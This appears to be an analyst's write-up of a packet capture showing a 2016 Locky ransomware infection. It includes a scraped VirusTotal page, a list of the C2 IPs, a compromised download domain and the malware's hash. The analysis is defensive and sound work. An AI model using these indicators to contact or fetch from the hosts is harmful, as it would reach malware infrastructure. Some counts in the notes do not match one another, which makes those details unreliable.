
#	Source Host	Request	Response	Content-Type	Size	Notes
5	37.235.50.29	POST /checkupdate	200 OK	application/octet-stream	1059 bytes	Binary response — candidate key material
6	37.235.50.29	POST /checkupdate	200 OK	application/octet-stream	9811 bytes	Largest binary response — highest-priority object to inspect (likely full config or key payload)
7	37.235.50.29	POST /checkupdate	404 Not Found	text/html	162 bytes	Follow-up check-in failed
8	37.235.50.29	POST /checkupdate	404 Not Found	text/html	162 bytes	Final check-in in capture window, also failed

Filters tcp.analysis.retransmission or tcp.analysis.duplicate_ack showed zero results, no connection resets to the 404-returning IPs

1. SAVED hjg766 file



THEN CHECKING HASHES, NODE IPS ON VIRUSTOTAL:



23fadcae84181af9773c3c4535a1fb2fc1d02ab1418c22750f100953ba324c2f
Sign in
Sign up
21
/ 55
Community Score
-87
21/55 security vendors flagged this file as malicious
Reanalyze
Similar
More
23fadcae84181af9773c3c4535a1fb2fc1d02ab1418c22750f100953ba324c2f
hjg766
via-tor
Size
276.00 KB
Last Analysis Date
7 years ago
DETECTION
DETAILS
COMMUNITY 5
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Ad-Aware
Trojan.Ransom.BHA
AhnLab-V3
BinImage/Locky
ALYac
Trojan.Ransom.BHA
Arcabit
Trojan.Ransom.BHA
BitDefender
Trojan.Ransom.BHA
Cyren
Ransom.JEKK-0
Emsisoft
Trojan.Ransom.BHA (B)
eScan
Trojan.Ransom.BHA
GData
Trojan.Ransom.BHA
Kaspersky
Trojan-Ransom.Win32.Locky.wuh
MAX
Malware (ai Score=83)
McAfee-GW-Edition
Ransomware-Locky.h!enc
Qihoo-360
Win32/Trojan.Ransom.77b
Sophos
Troj/Locky-YC

IP REPUTATION CHECKS

2. Checking the checkupdate/POST queries

   File → Export → HTTP data → save all the checkupdate/POST queries → hash the file and check on VirusTotal → xxd, file, strings

   Inference :
   Static analysis of the checkupdate response objects (via strings, xxd, file) revealed no embedded plaintext, no recognizable file signatures, and no discernible byte patterns — consistent with encrypted or randomly-generated data. This supports the assessment that the live C2 (`37.235.50.29`) delivered victim-specific encryption key material in response to the beacon, consistent with known Locky ransomware behavior preceding file encryption. No direct evidence of file encryption exists within the capture window; this remains an inference based on delivered key material and known malware family behavior.

Directly observed:

- `10.12.16.101` contacted external hosts.
- `/hjg766` returned `200 OK`.
- The HTTP object was extracted.
- The extracted object was identified as Locky.
- `/checkupdate` POST requests occurred.
- `37.235.50.29` returned binary data.
- No direct file-encryption activity appears in the PCAP.

Inference:

- `37.235.50.29` was likely active C2 infrastructure.
- The binary responses may represent configuration/key material.
- The traffic is consistent with the Locky infection/C2 sequence.

CASE:

On **Dec 16, 2016**, a machine on your network (10.12.16.101) was infected with **Locky ransomware** via a malspam campaign. Here's the sequence, in order:

1. **~16:54 – 16:56 GMT** — The victim machine reached out to www.servipisos.com.ar (190.105.238.43) — almost certainly a **legitimate but compromised website** — and downloaded a file from a suspicious, randomized path (/hjg766), disguised with a Content-Type: text/plain header even though it wasn't actually plain text.
2. That downloaded file **is the Locky ransomware binary** — you confirmed this independently by hashing it and checking VirusTotal (21/55 vendors flagged it, several explicitly naming Locky).
3. **~16:56 GMT** — The now-infected machine began **beaconing out** (POST /checkupdate) to three hardcoded external IPs, trying to reach its command-and-control (C2) server — this is the malware "checking in" for further instructions.
4. Two of those addresses (176.121.14.95, and 37.235.50.29 on its first attempt) returned **404 Not Found** — dead or non-functional infrastructure.
5. 37.235.50.29 then returned **200 OK three separate times**, serving back binary data (361, 1059, and 9811 bytes, all application/octet-stream) — this is the **live C2**, and this exchange is almost certainly where the victim received its **unique encryption key material** to begin ransomware encryption.
6. The capture ends with two more failed check-ins to the same C2 — consistent with normal beaconing behavior continuing after the key exchange.

The case, in one sentence: A malspam-delivered Locky ransomware infection on host 10.12.16.101 downloaded its payload from a compromised legitimate site, then established C2 communication with a live command server that served back what is very likely victim-specific encryption key material — setting up file encryption impact that falls outside this capture window.